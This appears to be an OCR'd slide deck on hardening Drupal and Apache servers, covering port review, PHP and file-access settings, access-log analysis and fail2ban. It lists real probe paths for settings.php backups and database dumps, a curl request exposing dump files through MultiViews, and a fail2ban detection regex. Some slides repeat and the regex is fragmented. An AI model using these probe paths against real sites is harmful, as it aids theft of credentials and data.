
Many times, new users with an incomplete idea of "security" ask:

1. How can I hide from the visitor that the site is using Drupal?
2. How can I hide from the visitor what kind of modules/themes are used for this web site?

The short answer is :

You can't. Do not try.

https://www.drupal.org/node/766404



Holly-Grace.jpg.exe @HollyGraceful

Reading security articles and seeing: "obfuscation is key to stopping hackers" and just screaming, screaming internally.

RETWEETS 23 LIKES 83

7:23 PM - 5 Feb 2017

Reply to @HollyGraceful


Brandon Keep @_bkeep · 14h
@HollyGraceful Definitely not key but part of an overall Defense-in-Depth strategy

Holly-Grace.jpg.exe @HollyGraceful · 13h
@_bkeep I whole heartedly do not believe this.

INFORMATION LEAKAGE != OBFUSCATION

Cons:

- ➤ Security through obscurity is pointless
- ➤ There are many ways that you can determine the CMS and its version



Hide, obscure, or remove clues that a site runs on Drupal

Last updated February 17, 2014. Created on April 9, 2010.
Edited by cloudrider9@gmail.com, Nikhil Mohan, Garrett Albright, shamio. Log in to edit this page.

Many times, new users with an incomplete idea of "security" ask:

1. How can I hide from the visitor that the site is using Drupal?
2. How can I hide from the visitor what kind of modules/themes are used for this web site?

The short answer is :

You can't. Do not try.

https://www.drupal.org/node/766404

Pros:

- ➤ A layered defence has this as a component
- ➤ Many exploits are reliant on simple version determination for version specific exploits
- ➤ Simple process to place effective hurdle in the path of script kiddies

➤ A component of defence only

SECURITY MISCONCEPTIONS

- Port reassignment
  Use port 2020, 2222 etc in place of 22
  Bad Idea!

- Waste of time: port scanners (nmap) will find it

- False sense of security: Better spend time doing real security
  RSA keys, IP restriction, AllowGroups, no Root login
  IDS or other activity pattern matching.

- Poor Security:
  Ports below 1024 are privileged ports
  Above 1024 are not - easy to mimic ssh and listen.

- Non standard - Other security measures won't guard it.

DEFENCE LEVEL 1 – PORT LEVEL CONTROL

Know what ports you have open, what is listening on them and who can access.

On the server:

```
$netstat -nlp | grep tcp
```

```
0.0.0.0:9080       LISTEN      1804/varnishd
127.0.0.1:25       LISTEN      2583/exim4
123.45.67.89:443 LISTEN      1037/pound
0.0.0.0:2812       LISTEN      1007/monit
127.0.0.1:6082     LISTEN      1799/varnishd
0.0.0.0:3306       LISTEN      1727/mysqld
127.0.0.1:11211    LISTEN      849/memcached
127.0.0.1:6379     LISTEN      946/redis-server 12
0.0.0.0:10000      LISTEN      2644/perl
123.45.67.89:80  LISTEN      1037/pound
0.0.0.0:22         LISTEN      851/sshd
0 :::9080          LISTEN      1804/varnishd
0 ::1:25           LISTEN      2583/exim4
0 :::8443          LISTEN      1779/apache2
0 :::8080          LISTEN      1779/apache2
0 :::22            LISTEN      851/sshd
```

From outside:


```
$nmap xxx.xxx.xxx.xxx
```

```
Not shown: 990 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
~~554/tcp   open  tsp~~
~~7070/tcp  open  realserver~~
8080/tcp  open  http-proxy
8443/tcp  open  https-alt
9080/tcp  open  glrpc
10000/tcp open  snet-sensor-mgmt
```


```
Red: IP / MAC restricted
Grey: Router proxies
```

DEFENCE LEVEL 2 - HARDEN SOFTWARE

- Configure
  - mod_negotiation `-Multiviews`
  - mod_indexes `-Indexes`
- Modules To Disable
  - mod_status
  - mod_userdir
  - mod_info
- PHP
  - enable_dl = Off
  - allow_url_fopen = Off
  - register_globals = Off
  - disable_functions = openlog
  - open_basedir = /var/www/
  - upload_tmp_dir = /var/www/tmp



```
$ curl -Ikis "http://localhost/dump" -H "Accept: Accio/dumps"

HTTP/1.1 406 Not Acceptable

Date: Mon, 27 Feb 2017 17:40:36 GMT

Server: Apache/2.4.25 (Unix) PHP/5.6.29

Alternates:
{"dump.sql" 1 {type application/x-sql} {length 104857600}},
{"dump.txt" 1 {type text/plain} {length 104857600}}

Vary: negotiate,accept

TCN: list

Content-Type: text/html; charset=iso-8859-1
```



Not Acceptable

An appropriate representation of the requested resource /dump could not be found on this server.

Available variants:

- dump.sql , type application/x-sql
- dump.txt , type text/plain

DEFENCE LEVEL 2 – FILE PROTECTION MEASURES

All public folders (document root)

```
AllowOverride None
Options -Indexes +SymLinksIfOwnerMatch -MultiViews
```

All public folders (files)

```
php_flag engine off
```

All private files:

```
php_flag engine off
Require all denied
```

Deny access to txt files and php files other than specific ones:

```
<FilesMatch "([^(xxrobots|robots)].*\.txt|[^(index|channel)].*\.php)$">
Require all denied
Require ip {your-static-ip}
Require ip 127.0.0.1
Require valid-user
Require group {your secure group}
```

DEFENCE LEVEL 2 – FILE PROTECTION MEASURES

Deny access to hidden (DVCS) files:

```
<IfModule mod_rewrite.c>
    RewriteEngine On
    RewriteCond %{REQUEST_URI} "!(^|/)\.well-known/([^./]+./?)+$" [NC]
    RewriteCond %{SCRIPT_FILENAME} -d [OR]
    RewriteCond %{SCRIPT_FILENAME} -f
    RewriteRule "(^|/)\." - [F]
</IfModule>
```

Deny access to files by type:

```
<FilesMatch "\.(engine|inc|info|install|make|module|profile|test|po|
sh|.*sql|theme|tpl(\.php)?|xtmpl)(~|\.sw[op]|\.bak|\.orig|\.save)?$|
^(\..*|Entries.*|Repository|Root|Tag|Template)$|^#.*#$|\.php(~|
\.sw[op]|\.bak|\.orig\.save)$">

  Require all denied
```

DEFENCE LEVEL 3 - ANALYSE ACCESS PATTERNS

- Analyse activity patterns
- Protect admin paths
- Clearly here our rat is sniffing for copies of settings.php
- Often it is database dumps.
- Don't dump on production!

DEFENCE LEVEL 3 - ANALYSE ACCESS PATTERNS

- Analyse activity patterns
- Protect admin paths
- Clearly here our rat is sniffing for copies of settings.php
- Often it is database dumps.
- Don't dump on production!

```
# Examples of real attempts to access sensitive files and backups
/sites/default/settings
/sites/default/settings.php~
/sites/default/settings.php.txt
/sites/default/settings.php.old
/sites/default/settings.php_old
/sites/default/settings.php-old
/sites/default/settings.php.save
/sites/default/settings.php.swp
/sites/default/settings.php.swo
/sites/default/settings.php_bak
/sites/default/settings.php-bak
/sites/default/settings.php.original
/sites/default/settings.php.orig
/sites/default/settings.php.bak
/sites/default/settings.save
/sites/default/settings.old
/sites/default/settings.bak
/sites/default/settings.orig
/sites/default/settings.original
/sites/default/settings.txt
```

DEFENCE LEVEL 3 - ANALYSE ACCESS PATTERNS

- Analyse activity patterns
- Protect admin paths
- Clearly here our rat is sniffing for copies of settings.php
- Often it is database dumps.
- Don't dump on production!


All of the following had UA of

```
"Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)"
"GET /backup.zip
"GET /backup.rar
"GET /backup.tar.gz
"GET /backup.sql
"GET /backup.sql.gz
"GET /backup
"GET /public_html.tar.gz
"GET /public_html.tar.bz2
"GET /public_html.zip
"GET /public_html.rar
"GET /dump.sql
"GET /dump.sql.gz
"GET /dump.sql.bz2
"GET /dump.sql.zip
"GET /dump.zip
"GET /dump
"GET /mysqldump
"GET /mysqldump.sql
"GET /pma
"GET /phpmyadmin
"GET /myadmin
```

DEFENCE LEVEL 4 - REACTIVE

- mod_evasive
- mod_security
- Fail2ban
- Logwatch
- ELK
- IPTABLES / IPSET

```
[Definition]

# Option:  failregex
# Notes.:  regex to match the N0WaY settings.bak attack.
# Values:  TEXT
# Test  :  fail2ban-regex /var/log/apache2/access.log /etc/fail2ban/filter.d/
apache-cmsnoway.conf '^ <HOST> .*(\/admin\/reports\/dblog).*$'

failregex = ^ <HOST> .* "GET
N0WaY123\.php|settings\.(php\
bak|_bak)|php_old|bak|old|sav


# Option: ignoreregex
# Notes.: regex to ignore. If this re
# Values: TEXT
ignoreregex = '^ <HOST> .*(\/
```



Fail2Ban 17/01/2017
[Fail2Ban] apache-cmsnoway: banned 195.154.1... Archive - On My Mac
Hi, The IP 195.154.194.192 has just been banned by Fail2Ban after 1 attempts against apache-cmsnoway. Here is more information about 1...

Fail2Ban 17/01/2017
[Fail2Ban] apache-cmsnoway: banned 46.159.56... Archive - On My Mac
Hi, The IP 46.159.56.38 has just been banned by Fail2Ban after 1 attempts against apache-cmsnoway. Here is more information about 4...

Fail2Ban 17/01/2017
[Fail2Ban] apache-cmsnoway: banned 46.159.56... Archive - On My Mac
Hi, The IP 46.159.56.38 has just been banned by Fail2Ban after 1 attempts against apache-cmsnoway. Here is more information about 4...

Fail2Ban 17/01/2017
[Fail2Ban] apache-cmsnoway: banned 46.159.18... Archive - On My Mac
Hi, The IP 46.159.187.206 has just been banned by Fail2Ban after 1 attempts against apache-cmsnoway. Here is more information about 4...

Fail2Ban 17/01/2017
[Fail2Ban] apache-cmsnoway: banned 195.154.1... Archive - On My Mac
Hi, The IP 195.154.199.145 has just been banned by Fail2Ban after 1 attempts against apache-cmsnoway. Here is more information about 1...

Fail2Ban 15/01/2017
[Fail2Ban] apache-cmsnoway: banned 162.158.8... Archive - On My Mac
Hi, The IP 162.158.89.56 has just been banned by Fail2Ban after 1 attempts against apache-cmsnoway. Here is more information about 1...


Fail2Ban 14/01/2017
[Fail2Ban] apache-cmsnoway: banned 162.158.9... Archive - On My Mac
Hi, The IP 162.158.91.102 has just been banned by Fail2Ban after 1 attempts against apache-cmsnoway. Here is more information about 1...

Fail2Ban 12/01/2017
[Fail2Ban] apache-cmsnoway: banned 109.162.2... Archive - On My Mac

DEFENCE LEVEL 5 - INTRUSION DETECTION SYSTEM

